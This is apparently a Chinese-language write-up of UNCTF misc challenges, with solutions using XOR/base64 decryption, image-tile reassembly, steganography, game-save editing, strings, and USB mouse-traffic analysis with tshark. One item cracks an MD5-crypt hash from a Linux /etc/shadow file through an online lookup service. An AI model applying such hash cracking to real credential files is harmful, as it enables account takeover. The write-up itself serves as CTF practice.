
HTTP/1.1 200 OK

分组 128。1 客户端 分组, 1 服务器 分组, 1 turn(s)。点击选择。

整个对话 (36 kB) 显示和保存数据为 ASCII

查找: 查找下一个(N)


滤掉此流 打印 Save as... 返回 Close Help




根据加密脚本写解密脚本，加密逻辑为先base64加密后再每一位异或，我们只要每一位异或后base64解密就行了。

```
<code>#coding:utf-8
import base64
key = 'YLBSB?YLBNB!'
file = open("YLBSB.docx", "wb")
enc = open("YLBSB.xor", "rb")
plain = enc.read().decode()
count = 0
for c in plain:
    d = chr(ord(c) ^ ord(key[count % len(key)]))
    file.write(d.encode())
    count = count + 1
with open('YLBSB.docx', 'rb') as fp:
    data = base64.b64decode(fp.read().decode())
with open('1.doc', 'wb') as f:
    f.write(data)</code>
```


得到doc直接ctrl+f搜索unctf发现结尾有flag字符串。



编辑时看了一下，不是伪加密，不知道是不是漏了什么线索，当时没办法硬跑一下跑出来了



密码658745，得到flag: UNCTF{Th13_ls_@_F1@G}



EZ_IMAGE

先用montage把所有图片组合起来，有225张图片我用脚本跑一下猜测图片长宽都为15。

```
montage *.jpg -tile 15x16 -geometry +0+0 1.jpg
```

然后用gaps拼图，因为每张图片的大小为60x60所以size=60

```
<code>gaps --image=1.jpg --size=60 --save</code>
```



你能破解我的密码吗

下载一个shadow文件，/etc/shadow 文件，用于存储 Linux 系统中用户的密码信息，又称为“影子文件”。看到有个用户有密码信息拿到cmd5破解得到flag。

密文:	<input type="text" value="\$1\$AH\$xtjky.3kppbU27tR0SDJT.:18556:0:99999:7::"/>
类型:	<input type="text" value="md5(salt)"/> [帮助]
<input type="button" value="查询"/> <input type="button" value="加密"/>	

查询结果:
123456

零

下载下来一段密文，不是凯撒也不是维吉尼斯密码，结合题目名字猜测是零宽字符隐写。

在http://330k.github.io/misc_tools/unicode_steganography.html这个网站解密但是我在写wp时这个网站进不去。

爷的历险记

玩游戏房间右边上面的房间有个宝箱，会显示base64密文，解密后解锁宝箱，打在门口的老鼠，下面有个宝箱解莫斯电码，往右边走打倒敌人获得一个假flag，然后到地图下面有个宝箱，假flag的长度和123456做异或就是宝箱密码。打倒下面的那个敌人去地图中间那个人那里买hint2提示改存档。先保存一个存档，有个save文件夹，里面有2个rpgsave。用http://web.save-editor.com/tool/rpg_tkool_mv.html改存档打过右边的就有flag了。

YLB's CAPTCHA

用肉眼看，区分大小写。

撕坏的二维码

用软件直接识别




被删除的flag

linux下用strings找到flag字符串

```
root@kali:~/桌面# strings flag
/home/zhou/unctf/
flag/mnt
&'Ni
lost+found
flag.txt
&'Ni
lost+found
flag.txt
/home/zhou/unctf/
flag/mnt
lost+found
flag.txt
&'Ni
/home/zhou/unctf/
flag/mnt
unctf{congratulations!}
```

躲猫猫

下载下来一个excel表格文件打不开，用winhex查看是个压缩包格式，改后缀打开。在xl/sharedStings.xml出看到flag的base64加密形式。



mouse_click

看题目，鼠标流量分析，下载压缩包，得到文件



丢进kali，执行指令

```
tshark -r mouse_click.pcapng -T fields -e usb.capdata | sed '/^\s*$/d' > usbdata.txt
```



得到鼠标流量，运行脚本，将流量转换为坐标

```

nums = []
keys = open('usbdata.txt','r')
result=open('result.txt','w')
posx = 0
posy = 0
for line in keys:
    x = int(line[2:4],16)
    y = int(line[5:7],16)
    if x > 127 :
        x -= 256
    if y >115 :
        y -=256
    posx += x
    posy += y
    btn_flag = int(line[0:2],16) # 1 for left , 2 for right , 0 for nothing
    if btn_flag == 1 : # 1 代表左键, 2代表右键
        result.write(str(posx)+' '+str(-posy)+'\n')
keys.close()
result.close()

```


```

/root/桌面/result.txt - Mousepad
文件(F) 编辑(E) 搜索(S) 视图(V) 文档(D) 帮助(H)
警告：您正在使用 root 账户，操作不当可能会损害您的系统。
1 -21 -848
2 -22 -944
3 -22 -1056
4 -22 -1264
5 -22 -1328
6 -22 -1344
7 -22 -1376
8 -22 -1392
9 -22 -1408
10 -22 -1424
11 -22 -1456
12 -22 -2144
13 -22 -2176
14 -21 -2192
15 -20 -2208
16 -19 -2224
17 -19 -2224
18 -18 -2240
19 -18 -2256
20 -17 -2272
21 -17 -2288
22 -16 -2720
23 -14 -2736
24 -13 -2752
25 -8 -2992
26 -5 -3008
27 -5 -3024
28 -3 -3136
29 -2 -3152
30 0 -3184
31 0 -3216
32 0 -3232
33 1 -3264
34 2 -3312
35 10 -3488
36 11 -3488
37 12 -3488
38 19 -3472
39 20 -3456
40 21 -3456

```

用gnuplot软件画图

```
gnuplot -e "plot 'result.txt' " -p
```



读出flag: unctf{U5BC@P}

阴阳人编码

将就这和不会把改成Ook,将反问号改成问号拿去网站解Ook编码

博客: <http://www.lu0sf.top>